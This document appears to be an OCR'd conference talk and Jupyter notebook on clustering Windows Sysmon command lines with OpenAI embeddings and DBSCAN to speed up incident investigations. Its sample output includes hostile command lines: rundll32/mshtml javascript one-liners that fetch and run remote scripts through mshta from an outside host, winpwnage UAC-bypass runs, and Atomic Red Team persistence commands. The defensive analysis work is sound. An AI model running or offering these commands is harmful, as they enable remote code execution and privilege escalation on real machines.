
Enhance Investigations Using LLM, Embeddings, and Clustering

Matthew Seyer, Director, KPMG

SANS AI Cybersecurity Summit 24



Who am I?

- Director at KPMG
- All things DFIR workflow automation
- Exploring the world of AI/ML
- I love coding in Rust

Key terms

Extract Transform Load (ETL)

- A key part of working and doing things with data.
- Learn more: What is ETL (Extract, Transform, Load)? (youtube.com)

Embedding Vector

- Vector or array of numbers that represent content. Can be used to measure relatedness.
- Learn more: Embeddings - OpenAI API

Clustering

- Unsupervised Machine Learning technique that groups similar data.


Principal Component Analysis (PCA)

- Linear algebra that helps you change dimensions using eigenvectors and eigenvalues… just take SEC595 and you will be set.
- SEC595 | SANS Institute

Large Language Model (LLM)

- Models that perform NLP (natural language processing) tasks like generating text.

What we are going to cover



Things you get today!

Python Jupyter Notebook

- Notebook that lets you get hands on with clustering commands.
- Clustering-py.ipynb

Rust CLI Tool to Cluster Commands from EVTX

- Tool that quickly parses EVTX files and clusters commands together.
- GitHub Link

How do these benefit me?

Another tool in the tool chest

- Never hurts to have another tool available.

Data exploration

- Break a large dataset into small chunks.
- 1.4k uniquely executed commands down to hundreds of groups.

Related TA activity

- We found something notable, what similar activity do we see?

Quick impact assessment

- What is the time span do we see for this type of activity?

Quick demo disclaimer

These PoC demos use open-source datasets and OpenAI for embedding generation and risk assessment. Keep in mind data is sent to OpenAI for these operations. It is up to the user to understand the implications of this before using on any dataset.

	Timestamp	Channel	Provider	Computer	EventID	CommandLine
0	2020-10-05T20:43:58.450239Z	Microsoft-Windows-Sysmon/Operational	Microsoft-Windows-Sysmon	LAPTOP-JU4M3I0E	1	C:\windows\system32\taskmgr.exe
1	2020-10-05T20:43:58.451314Z	Microsoft-Windows-Sysmon/Operational	Microsoft-Windows-Sysmon	LAPTOP-JU4M3I0E	1	cmd.exe
2	2019-07-19T14:42:51.446280Z	Microsoft-Windows-Sysmon/Operational	Microsoft-Windows-Sysmon	MSEDGEWIN10	1	consent.exe 4516 288 0000023C0CA21C70
3	2019-07-19T14:42:53.295578Z	Microsoft-Windows-Sysmon/Operational	Microsoft-Windows-Sysmon	MSEDGEWIN10	1	"C:\Windows\system32\cmd.exe"
		onal	Microsoft-Windows-Sysmon	MSEDGEWIN10	1	powershell

	cmd	embedding_vector
0	C:\windows\system32\taskmgr.exe	[-0.012584773823618889, 0.06484773010015488, 0...
1	cmd.exe	[-0.024914521723985672, 0.05803588032722473, 0...
2	consent.exe 4516 288 0000023C0CA21C70	[0.02856822870671749, 0.012271786108613014, 0....
3	"C:\Windows\system32\cmd.exe"	[0.019286025315523148, 0.012356211431324482, 0...
4	powershell	[-0.04052717238664627, -0.0018192833522334695,...
5	"C:\Windows\system32\cmd.exe" /c "sc.exe creat...	[-0.029708217829465866, 0.015358026139438152, ...
6	sc.exe create AtomicTestService binPath= C:\A...	[-0.028544753789901733, 0.01014801673591137, 0...
7	"C:\Windows\system32\cmd.exe" /c "sc.exe start...	[-0.03561796247959137, 0.01325975637882948, 0....

Jupyter Notebook Demo

Cluster	Command
53	cmd /c rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();GetObject("script:https://raw.githubusercontent.com/op7ic/EDR-Testing-Script/master/Payloads/test")
53	rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();GetObject("script:https://raw.githubusercontent.com/op7ic/EDR-Testing-Script/master/Payloads/test")
53	cmd /c rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();h=new0ActiveXObject("WScript.Shell").run("calc.exe",0,true);try{h.Send();b=h.ResponseText;eval(b);}catch(e){new0ActiveXObject("WScript.Shell").Run("cmd /c taskkill /f /im rundll32.exe && exit",0,true);}
53	rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();h=new0ActiveXObject("WScript.Shell").run("calc.exe",0,true);try{h.Send();b=h.ResponseText;eval(b);}catch(e){new0ActiveXObject("WScript.Shell").Run("cmd /c taskkill /f /im rundll32.exe && exit",0,true);}
53	cmd.exe /C rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();h=new%%20ActiveXObject("WScript.Shell").run("mshta https://hotelesms.com/talsk.txt",0,true);
53	rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();h=new%%20ActiveXObject("WScript.Shell").run("mshta https://hotelesms.com/talsk.txt",0,true);
95	9	'gzip' compression and the base64 encoding indicates this may be an attempt to evade detection by antivirus or security mechanisms, making it highly risky.
111	9	The commands involve executing 'winpwnage.py' with elevated user privilege escalation attempts using the 'uac' method multiple times, indicating potential malicious intent to gain unauthorized access or manipulate system privileges.
4	8	Commands related to creating, starting, stopping, and deleting a service named 'AtomicTestService' using the 'sc.exe' utility, indicative of potential service abuse for malicious purposes.
5	8	The commands are related to adding and deleting registry entries under the HKCU and HKLM keys, particularly associated with 'Atomic Red Team', which is often used in red teaming and penetration testing scenarios. The commands suggest potential persistence mechanisms that could be leveraged by malicious actors, increasing the overall risk.

https://github.com/forensicmatt/sansaisummit24/blob/main/notebook/clustering-py.ipynb

Import required libraries

In [ ]:

```python
import os  # <--- Get environmental variables
import re  # <--- Regex for data cleaning
import json  # <--- Loading JSON into Python objects
import dirtyjson  # <--- backup method for loading dirty JSON into Python objects
import asyncio  # <--- Execute tasks asynchronously
import pandas as pd  # <--- DataFrame usage for dataset operations
import numpy as np  # <--- Numpy arrays for clustering algorithms
import plotly.express as px  # <--- Fancy graphing!
from getpass import getpass  # <--- Get OpenAI API key if not stored in environmental variable
from helpers import DocumentTransformer, EvtxHandler, Filter  # <--- Custom funcs/classes for parsing/transforming EVTX data
from openai import AsyncOpenAI  # <--- Async OpenAI client
from sklearn.cluster import DBSCAN  # <--- Our clustering algorithm
from sklearn.decomposition import PCA  # <--- Princaple Component Analysis for graphing
from typing import List, Tuple  # <--- Typing to help convey variable types
```

Get user input

User will need to specify OpenAI key and a source of event logs.

In [ ]:
```
# Get OpenAI API key from env var or else prompt for it.
openai_key = os.environ.get("OPENAI_KEY", None) or getpass("Enter your OpenAI key:")

# We are going to pull commands from EVTX files. Provide a path to EVTX files that contain Sysmon logs.
evtx_source = input("Enter a source for a EVTX file or folder that contains EVTX files: ")
print(f"EVTX Source: {evtx_source}")
```

```
EVTX Source: H:\Images\EVTX-ATTACK-SAMPLES
```

Create a EvtxHandler that can transform and filter events

These are helper classes in the helpers.py module that sits in this folder.

In [ ]:
```
# We want to transform EVTX records into rows that only have a couple columns.
document_transformer = DocumentTransformer.from_fields([
        ("Timestamp", "Event.System.TimeCreated.\"#attributes\".SystemTime"),
        ("Computer", "Event.System.Computer"),
        ("Provider", "Event.System.Provider.\"#attributes\".Name"),
        ("EventID", "Event.System.EventID.\"#text\"||Event.System.EventID"),
        ("CommandLine", "Event.EventData.CommandLine"),
    ])

# We only want to return EVTX records that have Event.EventData.CommandLine populated.
evtx_filter = Filter.from_pattern("Event.EventData.CommandLine")

# Create an EvtxHandler to make EVTX operations easy.
evtx_handler = EvtxHandler.from_source(evtx_source)\
    .with_transformer(document_transformer)\
    .with_filter(evtx_filter)
```

Parse EventLogs into a DataFrame

In [ ]:
```
# Get a DataFrame that represents our EVTX data.
dataframe = evtx_handler.parse_into_dataframe()
# Show first five records
dataframe.iloc[:5]
```

Out[ ]:

	Timestamp	Computer	Provider	EventID	CommandLine
0	2020-10-05T20:43:58.450239Z	LAPTOP-JU4M3I0E	Microsoft-Windows-Sysmon	1	C:\windows\system32\taskmgr.exe
1	2020-10-05T20:43:58.451314Z	LAPTOP-JU4M3I0E	Microsoft-Windows-Sysmon	1	cmd.exe
2	2019-07-19T14:42:51.446280Z	MSEDGEWIN10	Microsoft-Windows-Sysmon	1	consent.exe 4516 288 0000023C0CA21C70
3	2019-07-19T14:42:53.295578Z	MSEDGEWIN10	Microsoft-Windows-Sysmon	1	"C:\Windows\system32\cmd.exe"
4	2019-07-19T14:43:03.303217Z	MSEDGEWIN10	Microsoft-Windows-Sysmon	1	powershell


In [ ]:
```
print("Total Events: {}".format(dataframe.shape[0]))
print("Unique commands found: {}".format(
    dataframe["CommandLine"].unique().shape[0]
))
```

```
Total Events: 1491
Unique commands found: 1086
```

Request Embeddings from OpenAI

In [ ]:
```python
# Create async OpenAI client
client = AsyncOpenAI(api_key=openai_key)
```

In [ ]:
```python
# Create an async function to fetch embeddings for given text
async def get_embedding(
    text: str, semaphore: asyncio.Semaphore,
    model="text-embedding-3-small", dimensions=None
) -> Tuple[str, List[float]]:
    # Use a Semaphore to keep a max number to throttle requests
    async with semaphore as sep:
        # Request dimensions if provided, otherwise send without dimensions param
        if dimensions:
            response = await client.embeddings.create(input=text, model=model, dimensions=dimensions)
        else:
            response = await client.embeddings.create(input=text, model=model)
        # Extract the embedding vector
        embedding = response.data[0].embedding
        # Return the command and it's embedding vector
        return text, embedding
```


Default Dimensions of an Embedding:
Iterate Commands Requesting the Embeddings for Each One
In
In
Out
cmd
embedding vector

Cluster the Embeddings

In [ ]:
```
# To cluster data we need to break the embeddings into an array
unique_command_lines_vectors = np.array(list(df_embeddings["embedding_vector"]))
# Collect the list of commands
command_list = df_embeddings["cmd"]
```

Use the DBSCAN clustering algorithm

In [ ]:
```
# Cluster the command line vectors
dbscan = DBSCAN(n_jobs=-1, min_samples=2, eps=0.56)
dbscan.fit(unique_command_lines_vectors)
print("Number of Clusters: {}".format(len(set(dbscan.labels_))))
```

```
Number of Clusters: 119
```

In [ ]:
```
# Create a DataFrame that contains our commands and their associated clusters
clusted_commands_df = pd.DataFrame({"Command": command_list, "Cluster": dbscan.labels_})
# View cluster counts out of curiosity
clusted_commands_df.groupby(["Cluster"]).agg("count").reset_index()\
    .rename(columns={"Command": "Unique Commands in Cluster"}).transpose()
```

Out[ ]:

	0	1	2	3	4	5	6	7	8	9	...	109	110	111	112	113	114	115	116	117	118
Cluster	-1	0	1	2	3	4	5	6	7	8	...	108	109	110	111	112	113	114	115	116	117
Unique Commands in Cluster	286	2	36	15	3	9	6	2	3	2	...	2	2	8	4	3	2	3	14	2	5

Example Commands in a Given Cluster

In [ ]:
```
# What is cluster 79?
clusted_commands_df[clusted_commands_df["Cluster"]==79]
```

Out[ ]:

	Command	Cluster
663	python winpwnage.py -u execute -i 9 -p c:\Win...	79
857	python winpwnage.py -u elevate -5 -p c:\Windo...	79
858	python winpwnage.py -u elevate -i 5 -p c:\Win...	79
968	python winpwnage.py -u uac -i 7 -p c:\Windows...	79
970	python winpwnage.py -u uac -i 9 -p c:\Windows...	79
977	python winpwnage.py -u elevate -i 4 -p c:\Win...	79
982	python winpwnage.py -u uac -i 17 -p c:\window...	79
1002	python winpwnage.py -u elevate -i 1 -p c:\Win...	79

Some complicated math only takes 3 lines of code!

Convert multi-dimensional vectors into 3 dimensions for graphing


In [ ]:
```
# Apply a Princaple Component Analysis to our multi dimensional vectors to simplify down to 3d vectors for plotting
pca = PCA(3, n_oversamples=1)
pca.fit(unique_command_lines_vectors)
three_dimensions = pca.transform(unique_command_lines_vectors)
print("Example: {} => {}".format(unique_command_lines_vectors[0], three_dimensions[0]))
```

```
Example: [-0.01258477  0.06484773  0.04752069 ... -0.005067   -0.01323423
  0.01616292] => [ 0.32578348  0.00872355 -0.13776517]
```

Graphing the Cluster into 3D

In [ ]:


```
# Function that will create a scatter plot figure of vectors in 3 dimensions
def scatter3d(data: List[Tuple[float, float, float]], labels: List[int], exclude_unclustered=False):
    """Data is a list of 3d vectors. Labels are the clusters that correlate to the a given vector.
    """
    # Create a DataFrame that has the X, Y, Z coordinates of each item.
    _df = pd.DataFrame({
        "cluster": labels,
        "x": data[:, 0],
        "y": data[:, 1],
        "z": data[:, 2]
    })
    # Exclude unclusted data if requested
    if exclude_unclustered:
        _df = _df[_df["cluster"] != -1]

    # Create a figure with our DataFrame
